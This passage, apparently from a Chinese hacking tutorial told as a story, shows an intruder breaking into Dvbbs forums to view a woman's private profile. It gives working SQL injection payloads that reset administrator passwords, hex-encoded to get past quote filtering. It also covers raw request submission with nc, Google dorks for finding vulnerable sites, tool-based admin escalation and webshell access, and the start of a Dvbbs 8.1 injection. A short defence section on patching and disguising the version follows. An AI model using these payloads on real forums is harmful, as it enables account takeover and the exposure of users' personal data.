


图12 转换编码

3. 修改嗅探数据

返回刚才的记事本嗅探数据窗口中，找到第二条数据字符串，其开头为“boardid=数字&topicid=数字”（具体入侵过程中，id数可能不同），在此之后加入SQL注入语句如下（图13）：

%3Bdeclare+@a+sysname+select+@a%3D0x340039006200610035003900610062006200650035003600650030003500370+update+dv%5Fuser+set+userpassword%3D@a+where+userid%3D1




图13 加入SQL攻击语句

其中的“@a%3D”后接的“0x340039006200610035003900610062006200650035003600650030003500370”，就是刚才转换的数值，对应的“123456”就是攻击后的密码。如果要改成其它的密码，可以用同样的办法进行转换。

【注意】

此段SQL语句代码作用是将数据库中“userid”为1的用户（管理员）的密码修改为“123456”，同样可修改SQL语句直接添加管理用户。

这段SQL代码的原形为：

;declare @a sysname select @a=0x340039006200610035003900610062006200650035003600650030003500370

update dv_user set userpassword=@a where userid=1

语句经过了字符转换，以突破单引号的过滤。其原始的SQL语句为：

```
update  dv_user set userpassword=123456  where  userid=1
```

经过转换后，通过SQL系统变量，得以成功的执行。

另外，由于添加了上面的SQL编码语句，其字节数为“156”，因此还需要修改提交数据中的数据包长度。在提交数据中找到“Content-Length:”，将其后对应的数据包长度数字，修改为加上156所得的结果。

4. 提交数据

保存文件为“1.txt”，将此文件与提交工具NC放在同一文件夹下。打开命令提示符窗口，进入NC文件夹，执行如下命令（图14）：

nc www.xxx.cn 80<1.txt



图14 提交数据

这里www.xxx.cn是要攻击论坛的域名，命令执行后即可提交数据信息执行插入的SQL语句。返回的信息中会有提示“语法错误”，不用管它，此时论坛的管理员的前台密码已经被修改为“123456”了。

【加油站】图形化数据提交工具“Httppost”

如果不习惯使用命令提示符窗口操作，可使用一个图形化的数据提交工具“Httppost”。运行Httppost，在上方的“URL”中输入论坛网址域名，在中间的窗口中粘贴入要提交的数据，点击“提交”按钮，即可完成数据提交（图15）。要查看返回的结果，可以点击“查看回显”按钮，即可看到数据是否提交成功了。



图15 图形界面提交数据

5. 修改后台管理员密码

刚才的操作已经成功的更改了管理员的前台登录密码，可以继续构造如下数据包更改管理员的后台登录密码：

%3Bdeclare+@a+sysname+select+@a%3D0x340039006200610035003900610062006200650035003600650030003500370 0+update+dv%5Fadmin+set+password%3D@a+where+id%3D1

这段代码的原形即为：

;declare @a sysname select @a=0x340039006200610035003900610062006200650035003600650030003500370 0 update dv_admin set password=@a where id=1

将上面的代码用同样的方法插入粘贴到嗅探数据中，再使用NC提交，就可以把后台管理员登录密码修改为123456了。

最后打开Dvbbs8动网论坛后台管理页面“http://www.xx.com/admin_log.asp”，输入管理员账号和密码，即可成功登录后台控制论坛了（图16）。




图16 登录后台

四 工具注入攻击

不过让枫感到很奇怪的是，提交了修改过的数据后，竟然没办法用修改的管理员密码登录后台！要知道，以前枫曾用同样的方法，入侵了非常多的动网论坛，可以说是无往不利的。这是怎么回事呢?

是不是在嗅探提交的过程中出了什么问题？——懒得花太多的时间去检查，枫决定直接用漏洞注入工具进行攻击。

枫运行了“动网8.0sql最新漏洞利用工具DV8.0 SQL Injection”，需要填写的相关信息包括URL、BoardID、TopicID、AnnounceID、验证码（acodestr）、Cookie等。这些信息都在刚才抓包获取的数据中。




图17 DV8.0 SQL Injection

在刚才抓到的数据包中有如下信息:

POST /Appraise.asp?action=save HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*

Referer: http://127.0.0.1/dispbbs.asp?boardID=1&ID=1&page=1

.....

Cookie: w0802=2; rtime=1; ltime=1187503483390; w08_eid=57689537-http%3A//127.0.0.1/index.asp%3Fboardid%3D1; DvForum=UserID=2&usercookies=0&StatUserID=4086140&userclass=

%D0%C2%CA%D6%C9%CF%C2%B7&username=feng&password=v0qdt2f765U6x7J5&userhidden=2; geturl=%2Fpost%5Fupload%2Easp%3Fboardid%3D1; ASPSESSIONIDSSRRQBQ=BJNDBJNDBOIJFNGJPDACBOEK; upNum=0; Dvbbs=baffbdfhbe; ASPSESSIONIDQQQRSRAQ=EINNNCODGHHIAFNHDPMKMNED; ASPSESSIONIDQSQRTRAQ=COHBEOODEFPDCNKKBPAPKCMF

boardid=1&topicid=1&announceid=1&atype=0&a1=0&a2=0&atitle=test&acodestr=8598&acontent=test

枫在URL中填写了网站的链接“www.xx.com”，在抓到的包内容有数据“boardid=1&topicid=1&announceid=123”，因此分别将工具界面中的“Boardid”、“Topicid”和“Announceid”分别设置为1,1,123。

抓包的数据最后包含“acodestr=8598”的字符，这就是我们需要的验证码。

在“验证码”处需要输入8598即可（图18）。




图18 填写提交信息

在“SQL Injection”处输入前面提交的注入语句（图19）：

;declare @a sysname select @a=0x3400390062006100350039006100620062006500350036006500300035003700

update dv_admin set password=@a where id=1




图19 设置SQL语句

然后点击“编码”按钮，就可以看到语句自动进行编码转换了。

转换编码后，直接点击“提交”按钮，很快就可以从返回结果中看到与前面手工提交相似的信息了（图20）。此时就可以顺利地用修改过的管理员密码登录后台。




图20 提交返回信息

【加油站】如何使用工具快速入侵Dvbbs7.1动网论坛

在了解了Dvbbs8入侵的原理后，再来看看最新的SQL版Dvbbs7.1动网论坛漏洞。SQL版Dvbbs7.1动网论坛同样也存在着一个SQL注入漏洞，其注入原理与Dvbbs8差不多，不过漏洞文件是“dv_dpo.asp”，利用此漏洞可以直接在动网7.1 SQL版后台获取Webshell。

在Google以“Powered By Dvbbs Version 7.1.0 Sp1”为关键字搜索，再通过前面的办法判断论坛数据库版本，即可找到大量漏洞论坛。在目标论坛注册一个用户。

然后运行漏洞利用工具“动网Dvbbs 0day漏洞利用程序”，在“URL”中输入目标论坛域名，“username”处填入管理员用户名，“password”处填入要更改的密码，点击“修改密码”按钮（图21）。在下面的空白框可以看到返回信息，如果提示“基本资料修改成功”，说明管理员密码修改成功。




图21 动网7.1漏洞利用程序

在“MSSQL语句”中，还可以直接添加论坛管理员账号。填入下方“前台管理员”中的SQL语句，将其中的用户名“Andyower”复制粘贴到“MSSQL语句”中，点击“MSSQL_Exec”提交，返回信息“登录成功”则说明已成功将普通用户提升为前台管理员了。再用同样的办法，可使用“加入后台”后面附带的SQL语句提升为后台管理员。

终于，用管理员的身份登录后，枫看到了雪的资料——真的是一个大美女，漂亮的头像和优美文字组成的个人简介和签名，让枫顿生好感。枫细细的查看着雪发布的各种帖子和回复，了解着雪的内心情感世界……

防守回放——巧妙的伪装补漏

秋水是一个专业的网页设计者，也是一个文学爱好者，他有自己的一个论坛，虽然论坛并不是特别的火爆，但是有不少兴趣爱好相同的人聚在一起，也足以让秋水感到满足了。

秋水每天晚上在工作之余，总要到自己的论坛上去发些帖子，与其它朋友在论坛上交流。今天照常的登录了论坛。

可是，在进入论坛的后台管理页面时，秋水发现了不对劲的地方，密码输入了好几遍，可总是提示错误。在尝试了许多次之后，秋水终于确信，自己的论坛被黑客攻击入侵，修改了密码……

一 关闭论坛

通过密码找回功能，秋水重设了新的管理员后台密码。为了避免遭受更大的损失，秋水迅速关闭了论坛的使用。

登录管理员后台页面后，点击左侧边栏上的“论坛基本设置”，在右边的“论坛当前状态”中，将论坛状态设置为“关闭”，使用默认的维护说明信息（图22）。点击“提交”按钮后，即可关闭当前的论坛状态，以免在进行论坛维护时造成用户数据丢失。




图22 关闭论坛

此时，当其它用户访问此论坛时，会提示“动网论坛整理数据，请稍后访问”的信息（图23）。




图23 论坛关闭信息

二 安装论坛补丁

论坛被入侵，秋水首先想到的是论坛程序存在漏洞。由于动网论坛常常被攻击者发掘出各种漏洞，因此升级动网论坛程序，是保证论坛安全必须进行的工作。秋水在网上查看了一下，发现最近动网论坛又爆出了一个新漏洞，入侵者一定是利用此漏洞入侵论坛修改了自己的密码。于是，秋水开始升级论坛程序，安装论坛漏洞补丁程序。

在论坛的后台管理页面中，俨然可以看到官方的公告信息，其中提示有紧急的安全补丁发布（图24）——看来秋水最近对安全补丁的关注不够，现在才发现官方的公告。




图24 官方公告

点击公告中的链接，打开了论坛补丁程序下载页面。按照提示下载相应的补丁程序（图25）。




图25 下载补丁

将补丁程序下载到本地，解压后在其中可看到一个后缀名为.asp的网页文件，将解压文件直接复制到论坛程序根目录下，替换掉原来的同名文件，即可完成论坛漏洞的补丁升级。

三 升级论坛程序

虽然打上了最新的补丁程序，可是秋水还是不太放心，既然攻击者盯上了这个论坛，那么很有可能他下次还会来继续入侵攻击。于是秋水想出了一个很好的伪装保护论坛的方法。

秋水干脆升级论坛程序，从“Dvbbs Version 8.0.0”升级到了“Dvbbs Version 8.1.0”，最新的8.1版动网论坛当然是非常安全的，但是也不能保证攻击者将来无法发现新的漏洞用以入侵论坛。因此，秋水对论坛的版本号进行了伪装。

用记事本打开动网论坛程序“inc”目录下的“Dv_ClsMain.asp”文件，在其中找到如下字符串：

Const fversion="8.1.1"

将其改为（图26）：

Const fversion="8.0.0"

这个字符串是用于定义论坛的版本号的，修改后可将论坛的版本号伪装成8.0.0版。

```
13  '是否商业版，非官方SQL版本请在此设置为0以及在Con
14  Const IsBuss=1
15  Const Dvbbs_Server_Url = "http://server.dvbbs.net/"
16  Const Dvbbs_PayTo_Url = "http://pay.dvbbs.net/"
17  Const fversion="8.1.1"
18  Dim IP_MAX
19  Const guestxml="<?xml version=""1.0"" encoding=""gb2312"
    username=""客人"" userclass=""客人"" usergroupid=""7"" con
    statusstr=""""/></xml>"
20  Class Cls_Forum
```

图26 修改论坛版本号

修改完毕后保存文件，此时，再打开论坛首页或其它页面，将会看到论坛底部的程序信息变为了“Powered By Dvbbs Version 8.00.0”（图27）。这样就起到了伪装的保护作用——黑客入侵时，往往会查看论坛的版本号，再找寻相应的程序漏洞进行相应的入侵。通过伪装使攻击者得到错误的论坛版本信息，从而无法成功进行攻击！

Copyright © 2000 - 2008 **Dvbbs.Net** Powered By Dvbbs Version 8.00.0
页面执行时间 0.28125 秒, 1 次数据查询

图27 修改后的论坛版本号

攻击回放——悄然潜入

第二天，枫又来到了昨夜入侵的论坛，想继续查看一下雪有没有发布新的帖子，顺便记下雪在个人资料中的QQ号，准备将雪的QQ加为好友，进一步的了解雪……

当试图以管理员密码登录出错时，枫明白管理员肯定已经察觉论坛被入侵了。枫有些后悔昨日只顾着看美女的信息，没有留下后门，看来只有再次入侵了。

这次的论坛入侵是很不顺利的，枫很是奇怪，为什么前两天还无往不利的漏洞，今天就不能攻击成功了呢？

反复的手工和用工具提交修改过的数据信息，但是依然不能够成功的修改管理员的密码。这是为什么呢？枫觉得莫名的奇怪。

一 阴差阳错的攻击

枫寻思着一切失败的可能。目光依旧是落在了登录页面底部本该显示论坛版本的位置。

——登录后台的论坛版本被隐藏了，那么首页的论坛标记为什么没有隐藏呢？难道论坛管理员就不怕论坛标记信息招致入侵吗？管理员不应该这点常识也没有。枫突然想到了一个可能……

难道首页的论坛版本信息只是一个陷阱？也许这个论坛是动网的其它版本，论坛管理员将它伪装成了DVBBS 8.0？论坛管理员的反应很快，昨天的入侵这么快就被察觉了，也许，论坛管理员很有可能玩这个下套的把戏，让入侵论坛的人定位错误，所以无法攻击成功！

枫仔细的查看着论坛，终于发现了一点蛛丝马迹。

在论坛中有一个“财付通自由交易区”的版块（图28），在7.0的动网论坛版本中，是没有这个“财付通”功能的。只有8.1或者8.1以上的版本，才存在这个功能。那么如果论坛不是8.1版本的，那么就一定是8.2版本的！不过看起来，这个论坛很有可能就是8.1版的动网论坛。



图28 财付通泄露网站版本

——原来如此！枫前面攻击不成功的原因，就是因为论坛的版本不对，在8.1版的动网论坛中，是不存在评论回复SQL注入漏洞的。难怪枫刚才攻击了许久，却毫无效果！

枫暗自责备自己真够粗心的。盲目攻击，这是黑客入侵的大忌，不仅浪费时间，还会留下不必要的入侵痕迹，导致最后被反跟踪追查。

二 论坛点券的漏洞

现在知道了论坛是DVBBS 8.1版，攻击的目标就准确多了。

在Dvbbs8.1同样也有一个SQL注入漏洞，这个漏洞存在于购买点券的插件功能上，利用比较容易，而且通杀SQL与Acces两种数据库版本，危害非常之大。

【加油站】Dvbbs8.1注入漏洞简述

Dvbbs8.1的各类参数过滤得都非常完美，但在一个不为人注意的地方依然忽略用户提交参数的过滤。其注入漏洞存在于其“购买论坛点券”功能组件上，对应的论坛网页文件为“userpay.asp”。可能是由于编写者笔误的原因，因此该文件中的“Order_No”参数过滤失效，造成了注入漏洞（图29）。而此漏洞在Dvbbs8.0中是不存在的，仅存在于Dvbbs8.1中。

```
<!--
redir.submit();
//-->
</script>
<%
        End If
End Sub
'在线支付返回结果处理，不登陆也可执行
Sub AliPay_Return()
